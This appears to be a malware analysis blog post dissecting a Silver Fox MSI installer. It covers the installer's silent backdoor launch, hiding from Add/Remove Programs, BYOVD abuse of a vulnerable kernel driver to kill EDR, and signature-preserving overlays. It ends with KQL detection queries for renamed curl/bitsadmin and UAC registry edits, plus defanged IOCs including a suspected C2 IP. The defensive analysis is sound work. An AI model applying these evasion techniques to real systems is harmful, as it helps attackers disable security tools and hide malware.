
For MSI file, to do the analysis, we can use msidump tool
The command is msidump -S -s -t Setup.msi
This will extract the internal tables from the MSI file.

Now we have all the extracted tables. Let’s continue analyze some interesting tables.
First we are going to look at CustomAction.idt

Analysis of the CustomAction table inside the malicious Setup.msi revealed an entry named StartClient (Type 3282). This configuration gives us the clues that the installer will automatically spawn the embedded backdoor binary (client) with deferred administrative privileges using the /silent argument, ensuring the final payload deploys completely invisible to the user.
Next, we look into Registry.idt

Analysis of the Registry table reveals that the installer modifies the Uninstall key for its Product Code under HKEY_LOCAL_MACHINE. It injects a SystemComponent DWORD value set to 1.
What happen here is it makes Windows treat the installed entry as a system component, which results in the application being hidden from the “Add/Remove Programs” list. The reason is to reduce visibility of the installed payload, avoid easy detection or manual removal by the user.
Next, you might be wondering where the file named client is coming from. Hence, we will see _Stream folder.

This directory contains the raw payload binary identified in the database schema as client.
As you can see, there are 2 files/binaries inside. The one that want to focus on is client.cab. CAB file is Microsoft Windows archive file format that stores multiple compressed files into a single package. So we can extract it as usual. For me, I created a new folder name FromCAB and extracted the files there.

We will get another 2 files. Let’s check the file type.

As, yes, as expected, the client is a PE file which means the extension will be .exe (SHA256:be6663a5e76b6b9490316dcd2149699fa20a529819a4889c67e9dc65864531a2).
We also have important information where the file is actually a Nullsoft Installer self-extracting archive. It is created using NSIS (Nullsoft Scriptable Install System) which is an open-source tool used by developers to build Windows installers.

Also, according to VirusTotal, the PE file (client) is digitally signed by Shahdong Anzai and valid. Shandong Anzai is a Chinese cybersecurity and monitoring software developer.
So let’s start analyzing the PE file first.
Since this is an NSIS installer, we can extract the files like a zip file.


I saved the extracted files into a new folder. Once unpacked, the directory contains 666 items, which is a massive amount of files and binaries to analyze individually.
Because of the high volume of samples to analyze, I decided to look up the installer’s file hash online to see if it was a known threat. The hash (be6663a5e76b6b9490316dcd2149699fa20a529819a4889c67e9dc65864531a2) linked directly to threat intelligence data revealing a sophisticated multi-stage campaign.


Then, while digging and reading, I found that inside this NSIS installer file (client), it does contain NSecKrnl64.sys. This is associated with CVE-2025-68947, a major privilege escalation vulnerability in the NSecsoft kernel driver. The Silver Fox threat actor group heavily exploits this driver to execute a BYOVD (Bring Your Own Vulnerable Driver) attack.
One of the famous researchers, Maurice Fielenbach, has reverse engineered the driver. You may read the full writeup here: Silver Fox Exploiting BYOVD to Kill Endpoint Security - Hexastrike Cybersecurity
To simplify, the vulnerable driver is doing something very basic but incredibly dangerous: it has an open feature that allows any program to ask it to force-close any application running on the computer.
Normally, when a regular program wants to close another program, Windows checks its permissions. A basic app or a piece of malware is completely blocked from closing powerful security tools like an antivirus or an EDR.
Windows protects those security programs so they can’t be tampered with. However, because this driver runs in kernel mode, it operates with much higher privileges. The malware communicates with \Device\NSecKrnl and sends crafted IOCTL requests along with the target process information. Due to missing authorization checks, the driver accepts the request and performs the action on behalf of the malware using kernel privileges.
By abusing the vulnerable driver as a weapon, the malware can disable security products before deploying the final payload. This is a classic example of a BYOVD technique where the malware does not attack the EDR directly but instead uses a trusted vulnerable driver to bypass protection mechanisms.
On top of that, the client binary we have is not purely official. Silver Fox did alter the overall archive package to inject their malware, even though the digital signatures on individual files look perfect. So, how does the attacker retain the digital signatures of client binary?
The client file keeps its original digital signature because the attackers abused a technique called an overlay. Instead of modifying the signed executable itself, they appended additional malicious content to the end of the file.
This technique is commonly seen in installer frameworks such as NSIS, where installation data is stored at the end of the executable. Since the original signed portion of the file remains untouched, Windows may still recognize the digital signature as valid while the appended overlay data is processed separately during execution.
Next, let’s take a look at the last file which is servercfg

If you can see it here, it is very short yet meaningful. IP 202.79.165.130 could be the C2 server that we are looking for.

Based on its placement inside servercfg and its role in the installer package, this IP is highly likely to be the C2 used by the malware for remote communication.
At this stage of analysis, it can be treated as a strong C2 indicator, especially when correlated with the staged downloader behavior and the presence of a client/servercfg architecture.
Threat intelligence sources have also associated this IP with SilverFox/ValleyRAT-related campaigns, although further network verification (traffic analysis or beaconing confirmation) would be required to fully validate the attribution.
.MSI
└── _Streams
    └── CAB
        ├── client.exe
        └── servercfg
To summarize, this MSI package shows strong malicious characteristics. It acts as a staged delivery mechanism, likely deploying a RAT-like payload (client) with external configuration support (servercfg) for remote communication.
Additionally, based on other components observed in the analysis, including the presence of a vulnerable driver used in a BYOVD technique, the overall infection chain suggests capability for security software disruption, such as EDR/AV termination or bypass.
More information related to SilverFox: Indian Income Tax-Themed Phishing Campaign Targets Local Businesses | Gurucul | Gurucul SigINT - Threat Intelligence Silver Fox Exploiting BYOVD to Kill Endpoint Security
Correlation with MDE
- Catching the Masquerading Tools (Process Renaming)
1
2
3
4
DeviceProcessEvents
| where FileName in~ ("winhttp.dll","svchost.exe")
| where OriginalFileName in~ ("curl.exe","bitsadmin.exe")
| project Timestamp, DeviceName, AccountName, FileName, OriginalFileName, ProcessCommandLine
- Catching the UAC Registry Loop
1
2
3
4
DeviceProcessEvents
| where ProcessCommandLine has "ConsentPromptBehaviorAdmin"
| or ProcessCommandLine has "HKLM\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\System"
| project Timestamp, DeviceName, AccountName, FileName, ProcessCommandLine
- Catching outbound network communication
1
2
3
4
5
DeviceNetworkEvents
// because curl.exe was copied and saved as .dll
| where InitiatingProcessFileName endswith ".dll"
| where InitiatingProcessVersionInfoOriginalFileName contains "curl.exe"
| where InitiatingProcessCommandLine has_all ("-s","-L","-o","-k")
IOCs:
Files Hashes
Stage 1 / Initial Loader
SHA256:0f9788bd4a6457d327336455ddba9ef9b23687e7643e150d61360b00765d10fd
Stage 2 / Achieving Persistence
SHA256:91ec2ede66c7b4e6d4c8a25ffad4670d5fd7ff1a2d266528548950df2a8a927a
SHA256 (VT-hunting, same behavior): 5cd4280b7b5a655b611702b574b0b48cd46d7729c9bbdfa907ca0afa55971662
Stage 3 / MSI Retrieval & Execution
SHA256:07c6234b02017ffee2a1740c66e84d1ad2d37f214825169c30c50a0bc2904321
SHA256 (VT-hunting, same behavior): 57bf1c25b7a12d28174e871574d78b4724d575952c48ca094573c19bdcbb935f
SHA256 (VT-hunting, same behavior): 1735fcb8989c99bc8b9741f2a7dbf9ab42b7855e8e9a395c21f11450c35ebb0c
SHA256 (VT-hunting, same behavior): c9e3fdd90e1661c9f90735dc14679f85985df4a7d0933c53ac3c46ec170fdcfd
Stage 4 / The MSI installers
SHA256:15a730d22f25f87a081bb2723393e6695d2aab38c0eafe9d7058e36f4f589220
SHA256 (VT-hunting, same behavior): a2b9e0887751c3d775adc547f6c76fea3b4a554793059c00082c1c38956badc8
Payload hosting: Cloud Storage
hxxps[:]//yifubafu.s3.ap-southeast-1[.]amazonaws[.]com
hxxps[:]//sinjiabo-1398259625[.]cos.ap-singapore[.]myqcloud[.]com
Network Indicators
202.79.165.130 (Suspected C2 / Command infrastructure)